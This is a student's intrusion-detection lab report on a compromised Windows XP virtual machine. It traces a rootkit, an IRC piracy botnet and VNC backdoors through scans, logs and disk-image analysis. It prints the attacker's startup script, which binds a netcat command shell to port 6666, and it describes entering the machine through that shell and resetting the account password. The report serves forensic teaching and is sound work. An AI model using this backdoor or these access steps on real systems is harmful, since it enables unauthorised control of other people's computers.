

Luke Alvarado

Lab Two: Intrusion Detection

IS 3523-004 March 8, 2025

Professor Munoz

## Introduction

In this lab, a windows xp machine was the subject of an attack, and with virtual machines provided, a connection to the machine was tasked along with a full analysis of the attack that took place against the machine through the investigation of malware, batch files, libraries and executables.

## Objective

The objective of this lab is to provide a report on the workings of the malware and the attacker, lining out the attack on the basic intrusion model and the full breadth of the malware on Daniel Faraday's compromised computer. To accomplish this, the computer must first be accessed and the disk image file transferred to programs such as autopsy and redline to be subject to further analysis.

## Report

When beginning that lab, it is natural to attempt to log into the windows xp machine directly. However, at the login screen this attempt is halted, as without direct knowledge of the password, it takes more significant efforts to find a way into the machine. It is possible to brute force this password, but to avoid getting locked out or receiving other unintended consequences, we can use the only piece of knowledge provided to us-the IP of the compromised computer. With this we can run an extensive scan of Daniel's windows computer through the nmap command, specifically through zenmap, a GUI implementation of nmap. Selecting the option for intensive scan reveals open and running ports that can be utilized for entrance into Daniel's account. As seen in figure 1, we find a backdoor on port 6666 and an IRC botnet port on port 6667 along with others. We also find that port 20 and 21 are open for ftp, and with all these ports, many options exist for entering the box, such as using Metasploit against smb and vnc vulnerabilities and using the backdoors. For now, gathering more information through ftp is most useful, as we can see what already exists in the ftproot folder for Daniel which may be useful for us. Connecting to Daniels IP of 172.16.3.216 through ftp using anonymous credentials gives connection to his ftp root folder. While not immediately useful for entering the box, we see key artefacts of the intrusion, giving us the first hints of the workings of the intrusion.

```
6666/tcp open      bindshell      CMD|.EXE (**BACKDOOR**; Windows 5.1.2600; path: C:
\Documents and Settings\Daniel Faraday)
| banner: Microsoft Windows XP [Version 5.1.2600]\x0D\x0A(C) Copyright 19
|_ 85-2001 Microsoft Corp.\x0D\x0A\x0D\x0AC:\Documents and Settings\Dan...
|_irc-info: Unable to open connection
6667/tcp open      irc
| banner: NOTICE AUTH :*** Checking Ident\x0D\x0A NOTICE AUTH :*** No iden
|_t response
|_irc-botnet-channels:
|_ ERROR: Closing Link: acxeytrgb[10.10.0.107] by my.server.name (Ping Timeout)
123/udp open        ntp           Microsoft NTP
| ntp-info:
|_ receive time stamp: 2025-02-24T12:57:43
135/udp open      msrpc
137/udp open      netbios-ns    Microsoft Windows Mobile netbios-ns
138/udp open|filtered netbios-dgm
445/udp open|filtered microsoft-ds
500/udp open|filtered isakmp
1032/udp open|filtered iad3
1034/udp open      msrpc
1039/udp open|filtered sbl
1040/udp open|filtered netarx
1900/udp open|filtered upnp
```

Figure 1: Zenmap scan of backdoors

We see files named lock.bat, nc.exe, Razor.1911.IRC.nfo, runasspc.exe, and a directory named VNC4. Looking into these files, we see how the intruder locked all possible users out of the box when he most likely changed the password as lock.bat kicks out current users of the machine. While lock.bat is primarily used for hiding files, here it locks the winlogon.exe process and disconnects all active users (Ptkrf & Instructables, *Lock.bat: Hide your files* 2017). Nc.exe, or netcat, is an executable that allows direct connection over an open and listening port, which is likely how the intruder plans to enter the created backdoors (*What is Netcat? A comprehensive guide to this network utility*). Runasspc.exe allows running with privileges, and Razor.nfo is a plaintext page detailing information about Razor, a group that uses IRC to distribute crack software through botnets to clients (*NFO and information files from Razor 1911*). Lastly, the VNC4 directory contains registry information and a gui application for connecting through the vnc prots and protocol. These artefacts tell us that the attacker put files in this directory to both make use of backdoors through remote connections and enter the box with escalated privileges, and the fact that ftp is used for file transfer tells us that these artefacts are accessible to both his and Faraday's computer, showing the full toolset of his intrusion and his likely method of continued entrance. While these artefacts require further investigation once the disk image is collected, it can be ascertained that these files were commonly used and a cornerstone of the intruder's movement in and out of Daniel's computer after the initial intrusion. While unable to enter the box through ftp directly, we can use the vnc directory of nc.exe to enter the box, so the option chosen in this case was to run the command "get nc.exe", and then running nc.exe 6666, giving access to the machine, placing us in the \Documents and Settings\Daniel Faraday directory.

One logged in, we can change the password of Daniel's account using the command "net user 'Daniel Faraday'" then "password", then providing the new password (Fisher, *How to use the net user command in windows* 2024). With this, we can then log in directly into the xp machine. Once logged in, we are greeted with three open windows, all terminals with different executables, as seen in figure 2. The names were nc.exe, win4vnc.exe, and cmd.exe, with cmd.exe having the working directory as C:\Documents and Settings\Daniel Faraday. While we know about the other executables in the ftp directory, cmd.exe is alarming as it allows the running of commands and batch scripts directly onto the operating system, and the executable being in system32 gives evidence as to how the attacker executed actions once he entered the computer from the outside (Fisher, *How to open command prompt (windows 11, 10, 8, 7, etc..)* 2025). Before taking the disk image, we can look in logs in the system32 folder within the computer to see plainly what the computer noticed during the intrusion. Specifically, we can investigate Microsoft IIS logs, as IIS hosts web applications and connections over the internet and supports functions such as ftp file transfer (Leanserver, *IIS web server overview*). As seen in figure 3, we see a log file showing that files are being placed in the inetpub ftp folder from the outside. Along with the other log files in the folder, we see that the IP address of 192.168.5.99 used a fake email to access the ftp server and created files. To further analyze the presence and usage of these malicious files, we must save the state of the computer as a disk image file and export it to programs that are able to present the information on the disk. Once this is completed, we now can detect trojans and rootkits which can embed themselves in the operating system, meaning they are not visible unless the contents of the disk are directly revealed without interaction with the OS. With this we can use redline to inform us of notable executables that

autopsy can fully inform us of.




Figure 2: Running processes




Figure 3: IIS log file

Running redline with the disk image shows us processes in a hierarchy that are present on the disk. After looking at different instances of winlogon.exe, the executable to log into the

computer, we see cryptcat.exe, which being close in name to netcat is notable. Cryptcat.exe is an encrypted version of netcat.exe, and as seen in figure 4, the process lies above hxddef100.exe with the path being C:\hxddefrootkit, meaning that along with bircd.exe, cryptcat is part of a likely rootkit that the hacker put on the computer after initial access (*Cryptcat: Kali linux tools* 2024). Looking at the handles of hxddefrootkit, we find the string “\_.-=[Hacker Defender]=.-\_”, which with further research, gives us the malware installed on the computer, being a rootkit named Hacker Defender. Hacker Defender allows the hiding of malicious activities, connections, and backdoors, so while not directly malicious, it enabled the hacker to perform nefarious actions undetected, which is why on the machine itself we were unable to view this rootkit directory and the files cryptcat.exe and bircd.exe (Mansur, *How to use the hacker defender rootkit or HackDef* 2008). The fact that cryptcat, as seen in figure 5, is set to listen on port 666, a common IRC port used for botnets along with bircd being in the hidden rootkit directory tells us that IRC functions are being hidden by the rootkit as they are integral to the malicious activities the hacker is performing once the machine has been compromised. To gather the full story, we need to identify the attacker, how he got in, how he gained control, what he is using the machine for, and what backdoors and programs he is using to retain control. We can model this progression using the Hacking Exposed model, which follows as footprinting, scanning, enumeration, gaining access, escalating privilege, pilfering, covering tracks, creating backdoors, and DOS. We have identified possible backdoors like VNC and the port we identified earlier that we entered through nc.exe, and we have identified the main malware and possible use of the computer being IRC botnet functions hidden by hacker defender. To further map out the attack and figure out the other points of the intrusion, we can have autopsy run the disk image and search for terms tied we have gathered from redline and nmap.




Figure 4: Redline process hierarchy




Figure 5: Cryptcat listening port

To identify the username of the attacker to see how he have have footprinted, scanned, and performed enumeration to the machine, we can see who is using the IRC functions in the C:\hidden directory, and as seen in figure 6, we find a username ALLEN626, who also happens to have the IP address subnet that matches the one found in the ftp log file discussed earlier. We see that this Allen account is being used to configure a hidden IRC file sharing server which allows anyone to upload files given the flag “\*!\*@\*” (*Channel and user modes*). We can connect this to the Razor.nfo file we found in the ftp folder, which is connected to a group known for distributing cracked software and pirated content. Now that we have found the account and the likely purpose and goal, we can hopefully identify how the intruder first got in. To first identify this, we must see how footprinting and scanning was done. We find, as seen in figure 7, a javascript file that sniffs browser and OS information on the computer, meaning that it is possible Allen found out over the web through a website about Faraday’s machine. We can further support this by analyzing the enumeration and gaining access step, where we find that IIS is unsecured, and as we saw before in the logs, this was the first indicator that there might have been a compromise. Because IIS hosts web applications, the unsecured IIS on Faraday’s machine was surely a point of interest following up on the scanning that was performed over the web. To further support this, we see many errors with custom IIS plugins that were made to transfer files, so while entry could have been simply guessing the password, considering what we know about IRC and web/ftp file distribution and the IIS logs, this method of gaining access is most likely what Allen used.




Figure 6: Allen626 IRC host




Figure 7: Javascript sniffing

To see how the privileges were escalated, we can track password changes and administrator commands executed. As seen in figure 8, we see that a default password set as Bond007 when searching for default passwords, which when tested on a locked machine allows access. This password was generated through NetpGenerateDefaultPassword, which replaces Faraday's password with Allen's. This along with lock.bat would kick out all legitimate users familiar with the old password, and then with the password being changed only Allen would have access to the machine. Now, to execute changing the password and escalate privilege, cmd.exe found in System32 would allow for this if Allen had access to Daniel Faraday's account which had owner privileges, which he did. Having his own password that enters Faraday's account allows persistent privilege, and with cmd.exe in the ftp folder that he can immediately use from his machine, he can exploit all the privileges Faraday has while hiding nefarious activity underneath the operating system. Through his rootkit, he can have full control as to what is visible to the OS and when, giving him more control over executables and where they are stored. We see this when he starts up a hidden IRC botnet server using his account name as



mentioned earlier, and while at first we only saw that the port is open, we can now see these processes running as now we are looking directly at the hard drive. This is because after the installation of the rootkit, Allen was able to gain access and run functions on the OS without being noticed, reserving space for hidden directories, gaining even more control over the computer that even Faraday did not have. This even extended to changing out the disk that was mounted, which was tried unsuccessfully. To perform the actions Allen wanted to, he had to escalate his privileges even beyond what Faraday, the owner of the machine, had.



Figure 8: Bond default password

To see what Allen did in the way of pilfering and using the computer for nefarious actions, we find that by looking through the memory we have come across many files in the hidden directories with recognizable names relating to movies and games with the .rar extension, and as seen in figure 9, we see they are connected to the IRC botnet Allen is starting and using. We can also tie this to the fact that we saw 7za.exe was created and put on the machine in the earlier IIS log, as 7zip allows compression of these large files and adds the .zip extension we see on a few different files (Pavlov, *Zip*). With iroffer and bircd.exe, we see that he is starting up an IRC server to transfer these compressed files. We also see that the server is created within the 192.168.\* subnet, and with this we can conclude that the games and movies we come across, such as Fallout 1, the sims, The Hurt Locker, are pirated and are being transferred through this computer as part of a botnet Allen can access and distribute over. This is further proven by the fact that the sims has a .Razor extension, giving it credence as to this game along with the others being pirated over Allen's created IRC server. We also find that cracked software such as John The Ripper is being distributed over this network, and while not used by the computer itself, the computer is distributing these files over IRC. The fact that Allen is using this computer for these reasons gives thought as to if he has other computers as part of his botnet listening for commands like Faraday's, but as far as can be ascertained it is known now that the reason for the attack was to incorporate the machine into an IRC botnet meant to share programs and content illegally. As we saw in our zenmap scan and research in redline, 6667 and 666 are set to listening mode and serve to allow IRC commands to be executed remotely, where one can send the command server\_join\_raw to send raw IRC commands to the server being Faraday's machine. The machine is being used to host these files, and the machine is known as mybotDCC, so any user can use IRC commands over port 6667 over the iroffer service. Furthermore, as shown in figure 10 we



also find the presence of many credit card IDs. This means that Faraday's credit card ID may have been compromised, but with how many are stored, it is likely that these stolen IDs are also being distributed though IRC once collected through breaches in the like, much like what we see happening in the modern day with the distribution of stolen credentials (*What happens after credential theft?: Lastpass - the LastPass blog*). It was also found that pictures on the device were transferred through scanner wizard, meaning that Allen took the time to pilfer some of Faraday's information as well. Lastly, the presence of `poisonivy.exe`, which is a rootkit that aids in file transfer, shows that the primary usage of the machine after compromise was to transfer files discreetly over a botnet that Allen controls and incorporated Faraday's machine into (*Poisonivy*).





Figure 9: Pirated games on IRC directory

Save Table as CSV	
Name	Keyword Preview
Accounts Artifact	account type : «credit_card»id : 310008123500
Accounts Artifact	account type : «credit_card»id : 40000000725000
Accounts Artifact	account type : «credit_card»id : 40000000725000
Accounts Artifact	account type : «credit_card»id : 333333373333
Accounts Artifact	account type : «credit_card»id : 333333373333
Accounts Artifact	account type : «credit_card»id : 43734675486864
Accounts Artifact	account type : «credit_card»id : 43734675486864
Accounts Artifact	account type : «credit_card»id : 3433333443444
Accounts Artifact	account type : «credit_card»id : 33333333333323
Accounts Artifact	account type : «credit_card»id : 33333333333323
Accounts Artifact	account type : «credit_card»id : 62260684222750
Accounts Artifact	account type : «credit_card»id : 55655555555555
Accounts Artifact	account type : «credit_card»id : 58885888888858
Accounts Artifact	account type : «credit_card»id : 58885888888858
Accounts Artifact	account type : «credit_card»id : 280563987329
Accounts Artifact	account type : «credit_card»id : 280563987329

Figure 10: Stored credit card IDs

To figure out how the attacker would login and persist after the initial exploit by way of covering tracks and creating backdoors, we simply need to revisit the files in the ftp folder, files available to both computers. Looking into the VNC folder, we find the win4VNC application and registry information that when opened updates the local machine of the VNC information of Faraday's machine (Ltd, *All you need to know about VNC remote access technology*). With this folder a GUI representation of Faraday's computer can be brought up once connected to the machine. As seen in figure 11, ports 1337, 6666, among others were created for backdoor purposes, so once nc.exe is run to connect over these ports, Allen can then use VNC to have a GUI interface to make using the computer easier. The multiple backdoors show that Allen wishes to tightly retain access to the machine, and the various listening ports of IRC allow full remote access to Allen. This tells us that even if the malware was removed, Allen still has many ways onto the computer, and that if someone were to attempt to regain control, it would be hard to close all the backdoors, made even harder by the presence of cryptcat in the hidden directory. The fact that ftp is unsecured also allows easy reentry if Allen was forced to perform the attack again, and this in combination with the foothold he secured allowed continued access to Faraday's computer.



The screenshot shows a file listing interface with a header bar containing navigation controls. Below the header, the following files are listed:

```

f1543130.mft FILE0
startup.bat
start C:\inetpub\ftproot\nc.exe -L -p 6666 -e cmd.exe
start C:\inetpub\ftproot\VNC4\winvnc4.exe
start C:\inetpub\ftproot\lock.bat

```

Figure 11: Backdoor creation

The last step of the Hacking Exposed model is DOS, which was accomplished by lock.bat. The fact it took a good deal of time to enter the machine means that this was successful, and that control was fully wrested away from Faraday. However, DOS is noticeable and almost runs counter to the efforts to hide all the processes by the rootkit installation, as now that Faraday is locked out it is obvious something is wrong. This is the reason DOS is the last step, as it gives time for Allen to wipe all he can while escaping, meaning he was likely done using the computer for the time he wanted. Even so, this is only speculation, but in any other case, DOS brings attention, but through the many open backdoors he set up, it is likely he can gain entrance again into the machine if some professional was able to get in the machine and give back access to Faraday if the disk was not analyzed in the same way the was performed here.

To encapsulate the full story of the attack, we can make a timeline of events. As seen in figure 12, first Allen footprints and scans the target computer over the web, either with nmap or the more likely found JavaScript program. Then enumerating on the lack of web security in the form of no authentication on IIS, Allen gains access into Faraday's account. Allen then escalates his privilege using cmd.exe and the installation of rootkits. Once Allen has escalated his privileges, he sets up Faraday's machine as part of an IRC botnet to distribute cracked and pirated content, and after all this the places files into the ftp folder so that he can repeat the same

entry process over again. He has his rootkit hide these files and distribute the cracked software by using 7zip and the creation of a local IRC server using the name mybotDCC. He then created backdoors and used lock.bat to execute DOS functions.

